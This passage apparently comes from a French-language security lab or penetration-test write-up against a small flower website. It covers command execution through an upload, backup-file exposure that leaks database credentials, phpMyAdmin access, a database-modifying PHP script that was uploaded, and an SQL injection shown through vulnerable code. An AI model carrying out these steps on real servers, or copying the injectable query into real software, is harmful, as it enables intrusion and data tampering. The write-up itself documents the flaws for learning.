
This server is protected with the Sucuri Patch 0.9.10
Copyright (c) 2006-2007 Hardened-PHP Project
Copyright (c) 2007-2009 SektionEins GmbH

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.3.0, Copyright (c) 1998-2012 Zend Technologies

Configuration
bcmath
Bcmath support => enabled
Directive => Local Value => Master Value
bcmath.scale => 0 => 0
bz2
BZip2 Support => Enabled
Stream Wrapper support => compress.bzip2://
Stream Filter support => bzip2.decompress, bzip2.compress
BZip2 Version => 1.0.6, 6-Sept-2010
calendar

```

L'exécution de la commande ” **php -i** ” pour récupérer les informations concernant la version de php utiliser et d'autre informations utile sur la machine de la cible



L'exécution de la commande “`ls ..`” pour le répertoire parent de “/upload” et son résultat, ici nous avons aussi découvert l'existence d'une copie de chaque fichier contenu dans le répertoire principale c'est l'**Exposition des Fichiers de Sauvegarde (Backup Files)** qui peuvent fournir aux attaquants une surface d'attaque supplémentaire ou carrément exposer le code source ce qui est notre cas, ca nous a permis a lire tout le code source des fichiers qui conçoivent le site-web voici l'un des fichiers “`insert.php`” contenant des informations sensibles (username et password de la base de données)

```

<?php
$servername = "localhost";
$username = "root";
$password = "";
$dbname = "flowers";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql = "INSERT INTO flower (month, flower, meaning)
VALUES ('January', 'Snowdrop', 'Admiration')";
    // use exec() because no results are returned
    $conn->exec($sql);
    echo "New record created successfully";
} catch(PDOException $e) {
    echo $e->getMessage();
}


try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql = "INSERT INTO user (month, flower, meaning)
VALUES ('March', 'Daffodil', 'Prosperity')";
    // use exec() because no results are returned
    $conn->exec($sql);
    echo "New record created successfully";
} catch(PDOException $e) {
    echo $e->getMessage();
}

try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql = "INSERT INTO user (month, flower, meaning)
VALUES ('April', 'Orchid', 'Innocence')";
    // use exec() because no results are returned
    $conn->exec($sql);
    echo "New record created successfully";
} catch(PDOException $e) {
    echo $e->getMessage();
}

try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql = "INSERT INTO user (month, flower, meaning)
VALUES ('May', 'Violet', 'Memory')";
    // use exec() because no results are returned
    $conn->exec($sql);
    echo "New record created successfully";
} catch(PDOException $e) {
    echo $e->getMessage();
}

```

Du "ls ../" précédent nous avons aussi remarqué "phpmyadmin" qui ouvre une page de connection vers la base de donnée du serveur




Après s'avoir connecté grâce aux informations obtenues auparavant nous avons pu avoir un accès total sur la base de donnée permettant (l'ajout, la suppression, modification) de n'importe quel BDD ou table comme celle utilisé sur le site la BDD "flowers"

The screenshot shows the phpMyAdmin configuration page. It includes sections for General Settings (Current Server: localhost, MySQL connection collation: utf8_general_ci), Appearance Settings (Language: English, Theme: pmahomme, Font size: 92%), and Web server (Apache 2.22 (Ubuntu), MySQL client version: 5.5.48, PHP extension: mysqli). A note at the bottom left says: "The phpMyAdmin configuration storage is not completely configured, some extended features have been deactivated. To find out why click here." A warning message at the bottom right states: "Your configuration file contains settings (root with no password) that correspond to the default MySQL privileged account. Your MySQL server is running with this default, is open to intrusion, and you really should fix this security hole by setting a password for user 'root'."

The screenshot shows the phpMyAdmin interface for managing user privileges. It displays a table of users with their host, user, and various privilege levels (Select_priv, Insert_priv, Update_priv, Delete_priv, Create_priv, Drop_priv, Reload_priv, Shutdown_priv, Process_priv, File_priv, Grant_priv, Refere). The table includes rows for 'root' (localhost), 'ubuntu' (localhost), 'root' (127.0.1), 'root' (localhost), and 'phpmyadmin' (localhost). A specific row for 'phpmyadmin' has a highlighted ID of '4DEADDEB6B8ED737404869B14773F90738E7A'. At the bottom, there are buttons for 'Query results operations' like Print view, Print view (with full texts), Export, Display chart, and Create view.

Ou bien carrément d'autre base de données utilisateur.

On a aussi uploader un autre fichier php qui permet d'ajouter une colonne dans la base de données)




```


1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "";
5 $dbname = "flowers";
6
7 try {
8     $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
9     // set the PDO error mode to exception
10    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
11    $sql = "INSERT INTO flowers (month, flower,meaning)
12        VALUES ('kda', 'menaaa', 'melhiiihh')";
13    // use exec() because no results are returned
14    $conn->exec($sql);
15    echo "New record created successfully";
16 } catch(PDOException $e) {
17     echo $sql . "<br>" . $e->getMessage();
18 }
19 $conn = null;
20 ?>

```



Le code qu'on a uploader



L'upload du fichier





L'exécution du script php qui ajoute la ligne




Le résultat de l'ajout


Par exemple si on avait une table d'administrateurs on aurait pu ajouter un nouvel administrateur de cette façon et après s'y connecter pour **une escalation de privilège**.

Une autre vulnérabilité de type **SQL Injection** se trouve dans la troisième page du site accessible ainsi



Dans cette page on remarque que malgré l'insertion d'un mois erroné (efrd='') on voit **Snowdrop** et **Admiration (ci-dessous)** s'afficher et cela est pour la seule raison qu'on a pu récupérer toute la table de **flowers** mais on voit que le premier s'afficher puisque l'affichage ne permet qu'un seul (on peut le confirmer depuis le code dans la 3ème capture récupéré grâce aux vulnérabilités précédentes)





Le résultat de la requête exécutée

```
$var = $_GET['month'];

/*$req = "select *
from `flowers`
where `month`='$var'

";*/
$req = "SELECT * FROM flowers WHERE month = '$var'";
$query = $bdd -> prepare($req);

try { $query -> execute();
catch (Exception $e)
{ die('Erreur/ ' . $e -> getMessage()); }

